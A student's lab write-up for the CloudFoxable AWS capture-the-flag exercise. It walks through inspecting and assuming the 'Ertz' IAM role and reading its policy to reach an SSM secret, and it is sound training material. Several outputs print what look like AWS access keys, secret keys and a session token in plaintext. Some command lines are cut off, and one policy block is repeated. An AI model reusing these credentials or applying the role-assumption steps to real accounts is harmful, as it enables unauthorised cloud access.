
Lab 9 Write Up: Submitted by Md Foyzer Rahman Mondal, SID: N01728463


https://github.com/mfmondal/cloudfoxable.git

1. Check the profile using the command **aws --profile cloudfoxable sts get-caller-identity**



```
PS C:\Users\User>  aws --profile cloudfoxable sts get-caller-identity
{
    "UserId": "AIDA6JKEX63KV3EPT72YV",
    "Account": "982081074901",
    "Arn": "arn:aws:iam::982081074901:user/foyzer"
}
```

2. Assume a role named ertz attached to the user using the command **aws iam get-role --role-name ertz --profile cloudfoxable**




```
C:\Users\User>aws iam get-role --role-name ertz --profile cloudfoxable
{
    "Role": {
        "Path": "/",
        "RoleName": "Ertz",
        "RoleId": "AROA6JKEX63K6ZZN4BAEO",
        "Arn": "arn:aws:iam::982081074901:role/Ertz",
        "CreateDate": "2025-02-17T23:14:44+00:00",
        "AssumeRolePolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Principal": {
                        "AWS": "arn:aws:iam::982081074901:user/ctf-st
                    },
                    "Action": "sts:AssumeRole"
                }
            ]
        },
        "MaxSessionDuration": 3600,
        "RoleLastUsed": {}
    }
}


C:\Users\User>
```

3. Check the AWS Security Audit policy using the command **aws iam get-policy --policy-arn arn:aws:iam::aws:policy/SecurityAudit --profile cloudfoxable**


```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "AWS": [

    "arn:aws:iam::982081074901:user/ctf-starting-user",

    "arn:aws:iam::982081074901:user/foyzer"   // added this user to the assumed role ertz in AWS Console
                ]
            },
            "Action": "sts:AssumeRole"
        }
    ]
}
```

Get the security token for the assume role ertz using the command **aws sts assume-role --role-arn arn:aws:iam:: 982081074901:role/Ertz --role-session-name Ertz --profile cloudfoxable**



```
C:\Users\User>aws sts assume-role --role-arn arn:aws:iam::982081074901:role/Ert
{
    "Credentials": {
        "AccessKeyId": "ASIA6JKEX63K73M7ZT33",
        "SecretAccessKey": "du6cfx+rFbrejL08qRT7lpoQxPVkpTmGhEVjFOXx",
        "SessionToken": "IQoJb3JpZ2luX2VjEGgaCXVzLXdlc3QtMiJIMEYCIQCSurevmkP9QP
+U3aIfcq7gFAsaDLz12yHy1uB3f/nGNTMFfZ3TVpdFrPY3txWNlUBnFGfuhA2v+OdKeBT099R/P5I89
vhzxvYclVqKUhKOaP4j4QOiWYEaxzBs4ng13X0c9SOXo+mPzEC4kFRRzx+62EFOMQvXklIeyaAapnFR
VmlZGXONBEopwOkVop0KQ8HLRNeXsKMzS9AFrSyPTJ1kAIxeILTvVw0h6+ij3Kl7JxRJAuImRVLXtHv
        "Expiration": "2025-03-22T16:40:36+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROA6JKEX63K6ZZN4BAEO:Ertz",
        "Arn": "arn:aws:sts::982081074901:assumed-role/Ertz/Ertz"
    }
}
```


Update the file located in ~/.aws/credentials with the security token for the assumed role ertz



```
[foyzer]
aws_access_key_id = AKIA6JKEX63K3WQR4THM
aws_secret_access_key = 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
[default]
aws_access_key_id = AKIA6JKEX63K3WQR4THM
aws_secret_access_key = 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
[cloudfoxable]
aws_access_key_id = AKIA6JKEX63K3WQR4THM
aws_secret_access_key = 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
[ertz]
aws_access_key_id = AKIA6JKEX63K3WQR4THM
aws_secret_access_key = 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
aws_session_token = "IQoJb3JpZ2luX2VjEGgaCXVzLXdlc3QtMiJIMEYCIQCSurevmkP9QP1FsIogs4u40VF6nsM
```


4. List the attached policy with the role ertz using the command **aws iam list-attached-role-**

policies --role-name ertz --profile cloudfoxable




```
C:\Users\User>aws iam list-attached-role-policies --role-name ertz --profile cl
{
    "AttachedPolicies": [
        {
            "PolicyName": "its-another-secret-policy",
            "PolicyArn": "arn:aws:iam::982081074901:policy/its-another-secret-p
        }
    ]
}
```

5. Get the secret policy version using the command **aws iam get-policy-version --policy-arn arn:aws:iam::982081074901:policy/its-another-secret-policy --version-id v1 --profile cloudfoxable**




```
C:\Users\User>aws iam get-policy-version --policy-arn arn:aws:iam::9820
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": [
                        "ssm:GetParameter"
                    ],
                    "Effect": "Allow",
                    "Resource": [
                        "arn:aws:ssm:us-west-2:982081074901:parameter/c
                    ]
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2025-02-17T23:14:24+00:00"
    }
}
```

We can get the ssm:GetParameter that allows us to store configuration data and secrets.




```
C:\Users\User>aws iam get-policy-version --policy-arn arn:aws:iam::9820
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": [
                        "ssm:GetParameter"
                    ],
                    "Effect": "Allow",
                    "Resource": [
                        "arn:aws:ssm:us-west-2:982081074901:parameter/c
                    ]
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2025-02-17T23:14:24+00:00"
    }
}
```

6. Retrieve information using the command **aws ssm get-parameter --name /cloudfoxable/flag/its-another-secret --profile cloudfoxable**
   It shows the value of the SecureString in encrypted format

